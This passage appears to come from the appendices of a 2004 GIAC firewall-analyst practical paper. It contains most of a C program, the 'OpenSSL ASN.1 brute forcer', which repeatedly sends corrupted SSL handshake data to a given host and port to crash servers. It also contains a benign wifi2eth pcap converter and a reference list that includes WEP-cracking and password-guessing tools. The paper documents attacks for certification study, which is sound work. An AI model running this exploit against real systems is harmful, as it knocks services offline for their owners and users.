"\x5c\x27\x34\x7f\x01\xe9\x51\xd3\x18\x33\x9a\x99\x48\x6e\x13\x6f\x82"
"\xb2\x2c\xa5\x7b\x36\x5d\x85\xf5\x17\xe3\x4f\x2a\x04\x15\x2d\x0e\x2f"
"\x2c\xf9\x1c\xf8\x9e\xac\xd5\x6c\x20\x81\xe5\x22\x54\xf1\xe1\xd0\xfd"
"\x64\x42\xfb\x34";

#define CRAPLEN (sizeof(dacrap)-1)


int send_hello()
{
int len;
char *p = buf;
        *p++ = 22;                              /* Handshake */
        PUTSHORT(0x0300, p);    /* SSL v3 */
        PUTSHORT(85, p);                /* Length will be 85 bytes */

        *p++ = 1;                               /* Client hello */

        *p++ = 0;                               /* Length: */
        PUTSHORT(81, p);                /* 81 bytes */

        PUTSHORT(0x0300, p);    /* SSL v3 */
        PUTLONG(0xffffffff, p); /* Random.gmt_unix_time */
```

```
        /* Now 28 bytes of random data... (7x4bytes=28) */
        PUTLONG(0x11223344, p);
        PUTLONG(0x11223344, p);
        PUTLONG(0x11223344, p);
        PUTLONG(0x11223344, p);
        PUTLONG(0x11223344, p);
        PUTLONG(0x11223344, p);
        PUTLONG(0x11223344, p);

        *p++ = 0;                               /* Session ID 0 */

        PUTSHORT(42, p);               /* Cipher Suites Length */
        PUTSHORT(0x16, p);
        PUTSHORT(0x13, p);
        PUTSHORT(0x0a, p);
        PUTSHORT(0x66, p);
        PUTSHORT(0x07, p);
        PUTSHORT(0x05, p);
        PUTSHORT(0x04, p);
        PUTSHORT(0x65, p);
        PUTSHORT(0x64, p);
        PUTSHORT(0x63, p);
        PUTSHORT(0x62, p);
        PUTSHORT(0x61, p);
        PUTSHORT(0x60, p);
        PUTSHORT(0x15, p);
        PUTSHORT(0x12, p);
        PUTSHORT(0x09, p);
        PUTSHORT(0x14, p);
        PUTSHORT(0x11, p);
        PUTSHORT(0x08, p);
        PUTSHORT(0x06, p);
        PUTSHORT(0x03, p);

        *p++ = 1;                               /* Compresion method
length: 1 */
        *p++ = 0;                               /* (null) */

        len = p - buf;
        return len;
}

int send_crap()
{
        memcpy(buf, dacrap, CRAPLEN);
        return CRAPLEN;
}



void corruptor(char *buf, int len)
{
int cb, i, l;

        cb = rand()%15+1; /* bytes to corrupt */

        for (i=0; i < cb; i++)
```

```
        {
                l = rand()%len;
                buf[l] = rand()%256;
        }
}

void diffit()
{
int i;
        printf("DIFF:\n");
        for (i=0; i < CRAPLEN; i++)
        {
                if (buf[i] != dacrap[i])
                        printf("Offset %d: 0x%x -> 0x%x\n", i,
dacrap[i], buf[i]);
        }
        printf("*****\n");
}


int main(int argc, char *argv[])
{
        struct sockaddr_in addr;
        int s, port = 0, first = 1, len;
        char *host = NULL;
        unsigned int seed;
        struct timeval tv;

        printf("OpenSSL ASN.1 brute forcer (Syzop/2003)\n\n");

        if (argc != 3) {
                fprintf(stderr, "Use: %s [ip] [port]\n", argv[0]);
                exit(1);
        }

        host = argv[1];
        port = atoi(argv[2]);
        if ((port < 1) || (port > 65535)) {
                fprintf(stderr, "Port out of range (%d)\n", port);
                exit(1);
        }

        gettimeofday(&tv, NULL);
        seed = (getpid() ^ tv.tv_sec) + (tv.tv_usec * 1000);

        printf("seed = %u\n", seed);
        srand(seed);

        memset(&addr, 0, sizeof(addr));


        signal(SIGPIPE, SIG_IGN); /* Ignore SIGPIPE */

while(1)
{

        if ((s = socket(AF_INET, SOCK_STREAM, 0)) < 0) {
```

```
                fprintf(stderr, "Socket error: %s\n", strerror(errno));
                exit(EXIT_FAILURE);
        }
        addr.sin_family = AF_INET;
        addr.sin_port = htons(port);
        addr.sin_addr.s_addr = inet_addr(host);
        if (connect(s, (struct sockaddr *)&addr, sizeof(addr)) < 0) {
                fprintf(stderr, "Unable to connect: %s\n",
strerror(errno));
                if (!first)
                        diffit();
                exit(EXIT_FAILURE);
        }
        first = 0;
        printf("."); fflush(stdout);

        len = send_hello();
        write(s, buf, len);
        len = send_crap();
        corruptor(buf, len);
        write(s, buf, len);
        usleep(1000); /* wait.. */
        close(s);
}

        exit(EXIT_SUCCESS);
}
```

Appendix C – wife2pcap source code

```
# gcc -o wifi2eth wifi2eth.c -lpcap
# ./wifi2eth raw.dat eth.dat

------------------------------------------------------------
/*
  File: wifi2eth.c

  Copyright (c) 2004 Chris Eagle <cseagle at redshift d0t c0m>

  Permission is hereby granted, free of charge, to any person obtaining
  a copy of this software and associated documentation files (the
"Software"),
  to deal in the Software without restriction, including without
limitation
  the rights to use, copy, modify, merge, publish, distribute,
sublicense,
  and/or sell copies of the Software, and to permit persons to whom the
  Software is furnished to do so, subject to the following conditions:

  The above copyright notice and this permission notice shall be
included in
  all copies or substantial portions of the Software.

  THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND,
EXPRESS OR
  IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF
MERCHANTABILITY,
  FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT
SHALL
THE
  AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR
OTHER
  LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE,
ARISING
  FROM, OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER
DEALINGS
  IN THE SOFTWARE.
*/

#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <pcap.h>

#define FC80211_DATA       0x08
#define FC80211_TYPE_MASK  0x0C

#define PRISM_OFFSET 144
```

```
struct p80211_hdr_data {
   unsigned short frame_control __attribute__ ((packed));
   unsigned short duration_id __attribute__ ((packed));
   unsigned char addr1[6] __attribute__ ((packed));
   unsigned char addr2[6] __attribute__ ((packed));
   unsigned char addr3[6] __attribute__ ((packed));
   unsigned short seq_ctrl __attribute__ ((packed));
   unsigned char addr4[6] __attribute__ ((packed));
};

struct p8022_hdr {
   unsigned int snap;
   unsigned short dummy;
   unsigned short ethertype;
   unsigned char data[0];
};

#define TCPDUMP_MAGIC 0xa1b2c3d4

int PKT_OFFSET = PRISM_OFFSET;

void usage(void) {
   fprintf(stderr, "Version: 0.01\nUsage: wifi2eth inputfile
outputfile\n");
   exit(1);
}

void *destMac(struct p80211_hdr_data *wh) {
   if (wh->frame_control & 0x0100) {
      return wh->addr3;
   }
   return wh->addr1;
}

void *sourceMac(struct p80211_hdr_data *wh) {
   switch (wh->frame_control & 0x0300) {
      case 0x0000: //AD_HOC
      case 0x0100: //TO_DS
         return wh->addr2;
      case 0x0200: //FROM_DS
         return wh->addr3;
      case 0x0300:
         return wh->addr4;
   }
}

int hdrLen(struct p80211_hdr_data *wh) {
   return ((wh->frame_control & 0x0300) == 0x0300) ? 30 : 24;
}

int usesWep(struct p8022_hdr *eh) {
   return eh->snap != 0x0003AAAA;  //only works for little endian!!
}

int isData(struct p80211_hdr_data *wh) {
   return (wh->frame_control & FC80211_TYPE_MASK) == FC80211_DATA;
```

```
}

void packetCallback(u_char *user, struct pcap_pkthdr *pph, u_char
*pdata){
   struct p80211_hdr_data *wh;
   struct p8022_hdr *eh;
   int start802, outfile;
   outfile = (int) user;
   //the 24 below is a minimum data frame header
   if (pph->len < (PKT_OFFSET + 24)) return;  //simple safety check
   wh = (struct p80211_hdr_data*) (pdata + PKT_OFFSET);
   start802 = PKT_OFFSET + hdrLen(wh);
   //if we don't have an 802.2 header then we have no useful data
   if (pph->len < (start802 + sizeof(struct p8022_hdr))) return;
   eh = (struct p8022_hdr*)(pdata + start802);
   switch (wh->frame_control & FC80211_TYPE_MASK) {
      case FC80211_DATA:
         if (!usesWep(eh)) {
            //the 8 here is for the SNAP/OID bytes.  The result should
be
the
            //length of the IP packet
            int datalen = pph->len - start802 - 8;
            pph->len = datalen + 14;
           pph->caplen = pph->len;
            write(outfile, pph, sizeof(struct pcap_pkthdr));
            write(outfile, destMac(wh), 6);
            write(outfile, sourceMac(wh), 6);
            write(outfile, &eh->ethertype, 2);
            write(outfile, &eh->data, datalen);
         }
         break;
   }
}

int open_dump(char *fname) {
   int fd = -1;
   struct pcap_file_header pfh = {TCPDUMP_MAGIC, PCAP_VERSION_MAJOR,
                                  PCAP_VERSION_MINOR, 8, 0, 1514,
                                  DLT_EN10MB };
   fd = open(fname, O_WRONLY | O_CREAT, 0644);
   write(fd, &pfh, sizeof(pfh));
   return fd;
}

int main (int argc, char * argv[]) {
    char errbuf[PCAP_ERRBUF_SIZE];
    pcap_t* descr;
    char *dev;
    int outfile, dl;
    if (argc != 3) usage();
    descr = pcap_open_offline(argv[1], errbuf);
    dl = pcap_datalink(descr);
    if (dl == DLT_IEEE802_11) {
       PKT_OFFSET = 0;
    }
    else if (dl != DLT_PRISM_HEADER) {
```

```
       pcap_close(descr);
       fprintf(stderr, "%s does not appear to be an 802.11 capture
file\n",
               arg v[1]);
       exit(1);
    }
    outfile = open_dump(argv[2]);

    pcap_dispatch(descr, -1, (pcap_handler)packetCallback, (u_char
*)outfile);
    pcap_close(descr);
    close(outfile);

    return 0;
}
```

References

1 Tiny Software, Inc. “Home page”
URL: http://www.tinysoftware.com/home/tiny2?la=EN (22 January 2004)

2 Lexico Publishing Group, LLC “Dictionary.com/de-militarized zone” 23 February 1995 URL: http://dictionary.reference.com/search?q=de-militarised%20zone (22 January 2004)

3 Microsoft Corporation. “Windows 2003 Security Guide” 23 April 2003 URL: http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/prodtech/win2003 /w2003hg/sgch00.asp (22 January 2004)

4 Microsoft Corporation “URLScan Security Tool” URL: http://www.microsoft.com/technet/treeview/?url=/technet/security/tools/tools/urlscan.asp (22 January 2004)

5 Network Working Group “Address Allocation for Private Internets – RFC1918” February 1996 URL: http://www.ietf.org/rfc/rfc1918.txt (22 January 2004)

6 Cisco Systems, Inc. “IP1R: Cisco IOS IP Command Reference, Volume 1 of 3: Addressing and Services, Release 12.2” 30 June 2003 URL: http://www.cisco.com/univercd/cc/td/doc/product/software/ios122/122cgcr/fipras_r/index.htm (22 January 2004)

7 The SANS Institute “SANS InfoSec Reading Room – Security White Papers” URL: http://www.sans.org/rr/ (22 January 2004)

8 The SANS Institute “Cisco Router Hardening Step-by-Step” 25 July 2001 URL: http://www.sans.org/rr/papers/index.php?id=794 (22 January 2004)

9 Fyodor “Insecure.org – Nmap Free Security Scanner, Tools & Hacking resources” URL: http://www.insecure.org/ (22 January 2004)

10 JWS “TCPDUMP public repository” 29 December 2003 URL: http://www.tcpdump.org/ (22 January 2004)

11 Google “Google home page” URL: http://www.google.com (22 January 2004)

12 SecurityFocus “SecurityFocus BUGTRAQ Vulns Info: Cisco IOS Malicious IPV4 Packet Sequence Denial Of” 2 August 2003 URL: http://www.securityfocus.com/bid/8211 (22 January 2004)

13 SecurityFocus “SecurityFocus BUGTRAQ Vulns Info: OpenSSL ASN.1 Parsing Vulnerabilities” 21 January 2004 URL: http://www.securityfocus.com/bid/8732 (Jan 2, 2004)

14 dragorn@kismetwireless.net “Kismet home page” 05 December 2003 URL: http://www.kismetwireless.net/ (22 January 2004)

15 Google “Google search: Concern about Checkpoint and SSL Vulnerability” URL: http://groups.google.com/groups?q=checkpoint+ASN.1&start=10&hl=en&lr=&ie=UTF-8&oe=UTF-8&selm=bm97s0%241omi%241%40FreeBSD.csie.NCTU.edu.tw&rnum=15 (22 January 2004)

16 SecurityFocus “SecurityFocus BUGTRAQ Vulns Info: Cisco IOS Malicious IPV4 Packet Sequence Denial Of” 2 August 2003 URL: http://www.securityfocus.com/bid/8211 (22 January 2004)

17 Red Hat, Inc. “Cygwin Information and Installation” 19 January 2004 URL: http://www.cygwin.com (22 January 2004)

18 Winternals “Sysinternals Freeware - Utilities for Windows NT and Windows 2000 – PsTools” 6 January 2004 URL: http://www.sysinternals.com/ntw2k/freeware/pstools.shtml (22 January 2004)

19 Jerry C. Benton “GIAC Certified Firewall Analyst (GCFW) Practical Assignment” GIAC Posted Practicals 6 October 2003 URL: http://www.giac.org/practical/GCFW/Jerry_Benton_GCFW.pdf 16 December 2003)

20 3COM Corporation “3Com TFTP Server version 1.04 for Windows 95, 98, Windows NT, Windows 2000, or Windows XP” 10 October 2002 ftp://ftp.3com.com/pub/utilbin/win32/3ts01_04.exe (22 January 2004)

21 dragorn@kismetwireless.net “Kismet home page” 05 December 2003 URL: http://www.kismetwireless.net (22 January 2004)

22 IEEE Registration Authority “IEEE OUI and Company_id Assignments” 22 January 2004 URL: http://standards.ieee.org/regauth/oui/index.shtml (22 January 2004)

23 Snax “AirSnort home page” 15 January 2004 URL: http://airsnort.shmoo.com/ (22 January 2004)

24 Dominik Blunk and Alain Girardet “HOWTO WepAttack – Sourcefourge” URL: http://wepattack.sourceforge.net (22 January 2004)

25 brutus URL: Was at http://hoobie.net/brutus/ but that site is currently down. 2000

26 SecurityFocus “SecurityFocus Home page” URL: http://www.securityfocus.com (22 January 2004)

27 Aaron Turner and Mat Bing “Tcpreplay” 3 November 2003 URL: http://tcpreplay.sourceforge.net/ (22 January 2004)

28 Massimiliano Montoro “oxit.it home page” 20 January 2004 URL: http://www.oxid.it/ (22 January 2004)